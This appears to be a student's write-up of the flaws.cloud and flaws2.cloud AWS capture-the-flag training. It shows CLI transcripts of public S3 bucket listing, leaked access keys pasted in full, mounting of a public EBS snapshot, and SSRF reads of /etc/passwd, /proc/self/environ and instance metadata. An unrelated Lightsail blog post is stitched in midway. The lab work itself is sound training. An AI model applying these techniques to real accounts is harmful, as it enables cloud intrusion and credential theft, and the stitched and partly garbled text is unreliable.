Through a series of levels you'll learn about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues.

A series of hints are provided that will teach you how to discover the info you'll need. If you don't want to actually run any commands, you can just keep following the hints which will give you the solution to the next level. At the start of each level you'll learn how to avoid the problem the previous level exhibited.

Scope: Everything is run out of a single AWS account, and all challenges are sub-domains of [flaws.cloud](#).

---

Contact  
This was built by Scott Piper ([@0xdabbad00](#), [summitroute.com](#))

Feedback is welcome! For security issues, fan mail, hate mail, or whatever else, contact [scott@summitroute.com](mailto:scott@summitroute.com)  
If you manage to find a flaw that breaks the game for others or some other undesirable issue, please let me know.

Greetz  
Thank you for advice and ideas from Andres Riancho ([@w3af](#)), [@CornflakeSavage](#), Ken Johnson ([@cktricky](#)), and Nicolas Gregoire ([@Agarri\\_FR](#))

---

Now for the challenge!

### Level 1

This level is \*buckets\* of fun. See if you can find the first sub-domain.

Need a hint? Visit [Hint 1](#)

← → C Not Secure | flaws.cloud.s3.amazonaws.com

Canvas phpPgAdmin ERDPlus Dashboard | Web... Web and Cloud Se... Google Cloud Plat... Truth Tables Reading List

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>index.html</Key>
    <LastModified>2020-05-22T18:16:45.000Z</LastModified>
    <ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
    <Size>3162</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>logo.png</Key>
    <LastModified>2018-07-10T16:47:16.000Z</LastModified>
    <ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
    <Size>15979</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>robots.txt</Key>
    <LastModified>2017-02-27T01:59:28.000Z</LastModified>
    <ETag>"9e6836f2de6de6691c78a1902bf9156"</ETag>
    <Size>46</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>secret-dd02c7c.html</Key>
    <LastModified>2017-02-27T01:59:30.000Z</LastModified>
    <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
    <Size>1051</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

← → C Not Secure | flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html

Canvas phpPgAdmin ERDPlus Dashboard | Web... Web and Cloud Se... Google Cloud Plat... Truth Tables Reading List




Congrats! You found the secret file!

Level 2 is at <http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud>

#### 4.4.3 flaws: Level 2

<http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/>



```
<Error>
<Code>AccessDenied</Code>
<Message>Access Denied</Message>
<RequestId>5NHZG015515ANHBD</RequestId>
<HostId>fzExr9x1v10ZY8MUxQna50AdCdz6Uwlxtd5tWD9pxUHRNaxffQJEIFK1BBY4650ow1kMrikAW9I=</HostId>
</Error>
```

```
[cloudshell-user@ip-10-0-44-124 ~]$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-27 02:02:15      80751 everyone.png
2017-03-03 03:47:17      1433 hint1.html
2017-02-27 02:04:39      1035 hint2.html
2017-02-27 02:02:14      2786 index.html
2017-02-27 02:02:14      26 robots.txt
2017-02-27 02:02:15     1051 secret-e4443fc.html
[cloudshell-user@ip-10-0-44-124 ~]$ elafleur
```



#### 4.4.4 flaws: Level 3

<http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/>

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>level3-9af3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>.git/COMMIT_EDITMSG</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"5f8f2cb9c2664a23f08dd8a070ae7427"</ETag>
    <Size>52</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/HEAD</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"4cf2d64e44205fe628ddd34e1151b58"</ETag>
    <Size>23</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/config</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"920a11de313bf8d93d81f4a3a5b71b6"</ETag>
    <Size>130</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/description</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"a0a7c3fff21f2aea3cfal0316dd816c"</ETag>
    <Size>73</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/hooks/applypatch-msg.sample</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"9cc72dc973e24f9623bd3fe708f60e5"</ETag>
    <Size>452</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/hooks/commit-msg.sample</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"579a3c1e12ale74a98169175fb913012"</ETag>
    <Size>896</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/hooks/post-update.sample</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"2b/e45cee3c49ff53d41e0785eb974c"</ETag>
    <Size>189</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/hooks/pre-applypatch.sample</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"a4a7e457b5b5ac2877f1973dbba37e9"</ETag>
    <Size>398</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/hooks/pre-commit.sample</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"15449d98cfa79704332d057b3f91093c"</ETag>
    <Size>1704</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>

```

```

[cloudshell-user@ip-10-0-44-124 ~]$ aws s3 cp --no-sign-request s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/robots.txt .
download: s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud/robots.txt to ./robots.txt
[cloudshell-user@ip-10-0-44-124 ~]$ cat robots.txt
User-agent: *
Disallow: [/cloudshell-user@ip-10-0-44-124 ~$]

```

Looks like its a repo? Potentially can access a key through this.

Pasting for Reference:

access\_key AKIAJ366LIPB4IJKT7SA

secret\_access\_key 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



#### 4.4.5 flaws: Level 4

<http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud/>

```
[cloudshell-user@ip-10-0-27-94 ~]$ aws ec2 describe-snapshots --owner-id 975426262029 --profile flaws --region us-west-2
{
  "Snapshots": [
    {
      "Description": "",
      "Encrypted": false,
      "OwnerId": "975426262029",
      "Progress": "100%",
      "SnapshotId": "snap-0b49342abd1bdcb89",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "State": "completed",
      "VolumeId": "vol-04f1c039bc13ea950",
      "VolumeSize": 8,
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard"
    }
  ]
}
[cloudshell-user@ip-10-0-27-94 ~]$ aws ec2 describe-snapshots --profile flaws | wc -l
514617
[cloudshell-user@ip-10-0-27-94 ~]$
```

```
".aws/credentials" 7L, 608B written
[cloudshell-user@ip-10-0-144-224 ~]$ aws --profile flaws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89
{
  "AvailabilityZone": "us-west-2a",
  "CreateTime": "2022-02-23T21:43:49+00:00",
  "Encrypted": false,
  "Size": 8,
  "SnapshotId": "snap-0b49342abd1bdcb89",
  "State": "creating",
  "VolumeId": "vol-02293e3b5fce70ee6",
  "Iops": 100,
  "Tags": [],
  "VolumeType": "gp2",
  "MultiAttachEnabled": false
}
[cloudshell-user@ip-10-0-144-224 ~]$ ls
```

```
[ubuntu@ip-172-31-5-54:~$ sudo file -s /dev/xvdf
/dev/xvdf: DOS/MBR boot sector
[ubuntu@ip-172-31-5-54:~$ sudo mkdir /mnt/snapshot
[ubuntu@ip-172-31-5-54:~$ sudo mount /dev/xvdf1 /mnt/snapshot/
[ubuntu@ip-172-31-5-54:~$ ls
[ubuntu@ip-172-31-5-54:~$ ls -lah /mnt/snapshot/var/www/html/
total 16K
drwxr-xr-x 2 root root 4.0K Feb 26 2017 .
drwxr-xr-x 3 root root 4.0K Feb 12 2017 ..
-rw-r--r-- 1 root root 879 Feb 26 2017 index.html
-rw-r--r-- 1 root root 26 Feb 19 2017 robots.txt
[ubuntu@ip-172-31-5-54:~$ cat /mnt/snapshot/var/www/html/index.html

[ubuntu@ip-172-31-5-54:~$ cat /mnt/snapshot/etc/nginx/.htpasswd
flaws:$apr1$4ed/7TEL$cJnixIRA6P4H8JDvKVMku0
```

#### 4.4.6 flaws: Level 5

<http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/>

ummit Route <https://summitroute.com> Lightsail object storage concerns - Part 1 <p>This is part one of a two part series that will discuss AWS's new <a href="https://aws.amazon.com/about-aws/whats-new/2021/06/amazon-lightsail-now-offers-object-storage-for-storing-static-content/">Lightsail object storage</a>. In this first part, we'll look at the new access key capability and a security issue I discovered that has been fixed. In the second part we'll look more closely at the buckets created.</p> <h1 id="what-is-lightsail">What is Lightsail?</h1> <p>In <a href="https://aws.amazon.com/about-aws/whats-new/2016/11/introducing-amazon-lightsail/">2016</a>, AWS released Lightsail as a way of providing a simpler version of AWS to DigitalOcean. Instead of having to worry about configuring your networks and paying for bandwidth and all the other little details of setting up and running an EC2, Lightsail advertised an easier way for a flat rate of \$5/mo. Over the years, Lightsail has expanded to incorporate more functionality than just a simpler EC2, and this service within AWS is now seen as being a mini-AWS within AWS that expands to achieve feature parity of where AWS was a number of years ago.</p> <p>Here's a table comparing the Lightsail features to AWS services and their respective launch dates.</p> <table> <tr><th>Lightsail feature</th><th>AWS service</th></tr> <tr><td>Compute and DNS, 2016</td><td>EC2, 2006; Route53, 2010</td></tr> <tr><td>Load balancers, <a href="https://aws.amazon.com/about-aws/whats-new/2017/11/amazon-lightsail-adds-load-balancers-with-integrated-certificate-management/">2017</a></td><td>ELB, 2009</td></tr> <tr><td>Block storage, <a href="https://aws.amazon.com/about-aws/whats-new/2017/11/introducing-additional-block-storage-for-amazon-lightsail/">2017</a></td>EBS, 2008</td></tr> <tr><td>Databases, <a href="https://aws.amazon.com/blogs/aws/new-managed-databases-for-amazon-lightsail/">2018</a></td>RDS, 2009</td></tr> <tr><td>Automatic snapshots, <a href="https://aws.amazon.com/about-aws/whats-new/2019/10/amazon-lightsail-now-provides-automatic-snapshots/">2019</a></td>Backup, 2019</td></tr> <tr><td>Containers monitoring and notifications, <a href="https://aws.amazon.com/about-aws/whats-new/2020/02/amazon-lightsail-now-supports-resource-monitoring-alarming-and-notifications/">2020</a></td>CloudWatch, 2009; SNS, 2011</td></tr> <tr><td>CDN, <a href="https://aws.amazon.com/about-aws/whats-new/2020/07/amazon-lightsail-now-offers-cdn-distributions-to-accelerate-content-delivery/">2020</a></td>Cloudfront, 2008</td></tr> <tr><td>Object storage, <a href="https://aws.amazon.com/about-aws/whats-new/2021/06/amazon-lightsail-now-offers-object-storage-for-storing-static-content/">2021</a></td>S3, 2006</td></tr> </table> <h1 id="trying-out-lightsail-object-storage">Trying out Lightsail object storage</h1> <p>On <a href="https://aws.amazon.com/about-aws/whats-new/2021/06/amazon-lightsail-now-offers-object-storage-for-storing-static-content/">July 14</a>, AWS announced Lightsail object storage, a capability that sounds like S3. The SDK commit mentions a new API <a href="https://github.com/aws/aws-sdk-go/commit/d1c997498fd43019b43d52fc7de402e1663063636d4ff-179b4e5f5d9255890a587d6f77227a75e539120b585f57091b3be60a138cR173">CreateBucketAccessKey</a> which seems like a wild circumvention of IAM credentials. This looks exciting.</p> <p>I decided to start from the web console for Lightsail, which does not conform to any of the standards of the rest of the console. <a href="img/lightsail\_console.png"></a></p> <p>I went over to create a bucket, and quite clearly you can see by the domain name, that this is an abstraction layer over S3. <a href="/img/lightsail\_bucket\_creation.png"></a></p> <p>I created my bucket and quickly jumped to the 3 service console, but did not see any trace of my Lightsail bucket! Sometimes one AWS service will provide an abstraction over another AWS service and resources will appear in our account for that other service, but this must be created in a different AWS account. We'll look more at that bucket in part 2.</p> <h2 id="getting-an-access-key">Getting an access key</h2> <p>From the Lightsail console I created an access key, which is said to be used only for Lightsail bucket access. The first thing I did was figure out what account that belongs to:</p> <div class="highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\$ aws sts get-access-key-info --access-key-id AKIA4L53X6C6KXW6KH6W { "Account": "850260390076" } </code></pre></div></div> <p>That account ID is not mine, so this access key was created in a special Lightsail account. Let's go ahead and use it and find out more information.</p> <div class="highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\$ aws sts get-caller-identity { "UserId": "AIDA4L53X6C6AEGC7HIQA", "Account": "850260390076", "Arn": "arn:aws:iam:850260390076:user/bucket-kgxq18.obj-mgmt" } </code></pre></div></div> <p>So the username matches the bucket name, plus the <code class="highlighter-rouge">.obj-mgmt</code> suffix, which is interesting as that makes any IAM policies for this account for AWS to write for restricting it to the same name as the IAM user.</p> <p>This access key is used for S3 bucket access, so let's try listing the buckets.</p> <div class="highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\$ aws s3 ls 2021-07-23 11:13:23 bucket-kgxq18 2018-12-26 00:57:12 cloudtrail-logs-50260390076-amazon-lightsail </code></pre></div></div> <p>Well now that is odd. I didn't expect to be able to list the buckets in the account, and also didn't expect there would already be another bucket there. I'm unable to list the objects in that cloudtrail S3 bucket, and that creation date is a few years old even though this is the first time I believe I've used Lightsail in this account. That date is also not the same as the creation date of my account.</p> <p>I wasn't able to do much else with the key, beyond the expected use case of interacting with my bucket, and not in any ways I found interesting.</p> <p>Back in my original account, I was curious to play with these new Lightsail APIs. You can see here that in order to find the Lightsail bucket access keys, you have to provide the Lightsail bucket name, so you have to iterate through all Lightsail buckets in the account to find possible credentials. For those that want to ensure they have no long-lived credentials in their accounts, this makes it slightly more annoying to check.</p> <div class="highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\$ aws lightsail get-bucket-access-keys --bucket-name bucket-kgxq18 { "accessKeys": [ { "accessKeyId": "AKIA4L53X6C6KXW6KH6W", "status": "Active", "createdAt": "2021-07-23T12:48:56-06:00" } ] } </code></pre></div></div> <h1 id="why-this-access-key-is-a-problem">Why this access key is a problem</h1> <p>A best practice on AWS is to avoid using long-lived IAM user access keys, so the creation of these seems like a step backward. Another best practice is applying a least privileges strategy, and specifically with S3 buckets, you should avoid granting the ability to list buckets. These keys allow listing the lightsail buckets and you cannot restrict this.</p> <p>This key lives in another account and you do not have the same privileges over this key as you would if it was in your own account.</p> <del>Specifically, you cannot get information about when this key was last used, so you you cannot identify unused access keys, which is another best practice to identify and revoke those.</del> Update 2021.08.08: AWS added the ability to see the last used time on these keys.</p> <p>In the event of a credential compromise where you wanted to revoke

← → C

⚠ Not Secure | 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/

```
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
latest
```

#### 4.4.7 flaws: Level 6

<http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/>

- What Action on what Resource does this policy allow?

```
(env) elafleur@ada:~$ aws --profile level6 iam get-policy-version --policy-arm arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2:::restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17Z"
    }
}
```

← → ⌂ Not Secure | theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/ ⌂ ☆ ⌂ ⌂ ⌂ ⌂



## flaws - The End

### Lesson learned

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

### Avoiding this mistake

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.

---

## The End

Congratulations on completing the flaws challenge!

Send me some feedback at [scott@summitroute.com](mailto:scott@summitroute.com)

Tweet and tell your friends about it if you learned something from it.

There is also now a [flaws2.cloud](#)! Check that out, and a reminder, if your company is interested in receiving AWS security training, please reach out to me at [scott@summitroute.com](mailto:scott@summitroute.com).

## 4.5 flaws2.cloud

### 4.5.2 flaws2 Attacker: Level 1

```
(env) elafleur@ada:~$ aws sts get-caller-identity --profile level1
{
    "UserId": "AROAIBATWWYQXZTTALNCE:level1",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
```

```
44 <div class="content">
45     <div class="row">
46         <div class="col-sm-12">
47             <center><h1>Level 1 - Secret</h1></center>
48             <hr>
49             The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>
50
51         </div>
52     </div>
53 </div>
54
55 </body>
56 </html>
57
58 
```

#### 4.5.3 flaws2 Attacker: Level 2

<http://level2-q9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud/>

#### 4.5.4 flaws2 Attacker: Level 3

<http://level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud/>

← → C Not Secure | container.target.flaws2.cloud/proxy/file:///etc/passwd

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false
```

← → C Not Secure | container.target.flaws2.cloud/proxy/file:///proc/self/environ

```
HOSTNAME=ip-172-31-50-59.ec2.internal HOME=/root AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/6d7c28dc-ba85-4e97-aad-d-afe4a6c1f14AWS_EXECUTION_ENV=AWS_ECS_FARGATEAWS_DEFAULT_REGION=us-east-1 ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/00959a2671f6462e918bcd864e26f38a-3779599274ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/00959a2671f6462e918bcd864e26f38a-3779599274PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:AWS_REGION=us-east-1PWD=/
```

← → C Not Secure | container.target.flaws2.cloud/proxy/http://169.254.170.2/v3/00959a2671f6462e9...

```
{"DockerId": "00959a2671f6462e918bcd864e26f38a-3779599274", "Name": "level3", "DockerName": "level3", "Image": "653711331788.dkr.ecr.us-east-1.amazonaws.com/level2", "ImageID": "sha256:513e7d8a5fb9135a61159fbfc385a4beb5ccbd84e5755d76ce923e040f9607e", "Labels": {"com.amazonaws.ecs.cluster": "arn:aws:ecs:us-east-1:653711331788:cluster/level3", "com.amazonaws.ecs.container-name": "level3", "com.amazonaws.ecs.task-arn": "arn:aws:ecs:us-east-1:653711331788:task/level3/00959a2671f6462e918bcd864e26f38a", "com.amazonaws.ecs.task-definition-family": "level3", "com.amazonaws.ecs.task-definition-version": "3"}, "DesiredStatus": "RUNNING", "KnownStatus": "RUNNING", "Limits": {"CPU": 2}, "CreatedAt": "2022-02-02T03:52:02.440656853Z", "StartedAt": "2022-02-02T03:52:02.440656853Z", "Type": "NORMAL", "Networks": [{"NetworkMode": "awsvpc", "IPv4Addresses": ["172.31.50.59"]}], "Health": {"status": "UNHEALTHY", "statusSince": "2022-02-02T03:54:04.128790267Z", "exitCode": 255, "output": "OCI runtime exec failed: exec failed: container_linux.go:380: starting container process caused: exec: \"exit 0\": executable file not found in $PATH: unknown"}}
```

```
(env) elafleur@ada:~$ aws s3 ls --profile level3

2018-11-20 11:50:08 flaws2.cloud
2018-11-20 10:45:26 level1.flaws2.cloud
2018-11-20 17:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 11:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 12:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
(env) elafleur@ada:~$
```

← → C Not Secure | the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud



flaws2.cloud

## The End

Congrats! You completed the attacker path of fAWS 2! There is also a [defender path](#).

If you enjoyed this and learned some things, please tweet about it and mention it in your Slacks!

I'm an independent security consultant and if you'd like help with your AWS security needs (assessments, training, and more), please reach out by emailing scott@summitroute.com, visiting [summitroute.com](#), or sending me DM on twitter to [Oxdabba00](#).

#### 4.5.5 flaws2 Attacker: Objective 1

```
(env) elafleur@ada:~$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) elafleur@ada:~$  
  
(env) elafleur@ada:~$ aws sts get-session-token --profile security
{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUUHZCN4MQEHZ",
        "SecretAccessKey": "5TW58uWJDUXw/NR9ja9uRR65xR1/csa/G53wS++V",
        "SessionToken": "FwoGZXIVYXdzE04aDHTj6Q8SielBoHx4cyKCAUPFyz1R/eHN9PRg+6DMpwWv2XEhIPzzNt8s1rLludL72tpReIu8M4LL1H/BvQtCKdjBFIDx3O6t3ZtfBbQ/Ix0U7Y0fk5Pc7ZCKNPYzwt2gRy0jBMw48dR/gGd5N79ZKpm2jSkSmtHeWe3EQMBM6sjY36bE/nH5V4hvr31ABikoltbmkAYyKNLWkiqShfPjyX4VNkf0b/9DgEwh
eJ/r/AY603wbFySC0q2TtRNn0=",
        "Expiration": "2022-02-26T16:22:46Z"
    }
}
```

#### 4.5.6 flaws2 Attacker: Objective 2

```
((env) elafleur@ada:~$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) elafleur@ada:~$ aws sts get-caller-identity --profile target_security
{
    "UserId": "AROAIKRY5GULQLY0GRMNS:botocore-session-1645849532",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1645849532"
}
(env) elafleur@ada:~$  
  
(env) elafleur@ada:~$ aws s3 ls --profile target_security
2018-11-20 11:50:08 flaws2.cloud
2018-11-20 10:45:26 level1.flaws2.cloud
2018-11-20 17:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 11:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 12:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
(env) elafleur@ada:~$
```

## 4.5.7 flaws2 Attacker: Objective 3

```
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ cat *.json | jq -cr '.Records[]|[.even  
tTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity.type, .eventName]|@tsv' | sort  
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com           AWSService      AssumeRole  
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com           AWSService      AssumeRole  
2018-11-28T23:02:56Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:02:57Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:02:57Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:08Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:11Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:11Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:12Z    34.234.236.212     arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   CreateLogStream  
2018-11-28T23:03:12Z    lambda.amazonaws.com        AWSService      AssumeRole  
2018-11-28T23:03:13Z    34.234.236.212     arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   CreateLogStream  
2018-11-28T23:03:13Z    apigateway.amazonaws.com   AWSService      Invoke  
2018-11-28T23:03:14Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:17Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:18Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:03:20Z    34.234.236.212     arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   CreateLogStream  
2018-11-28T23:03:20Z    apigateway.amazonaws.com   AWSService      Invoke  
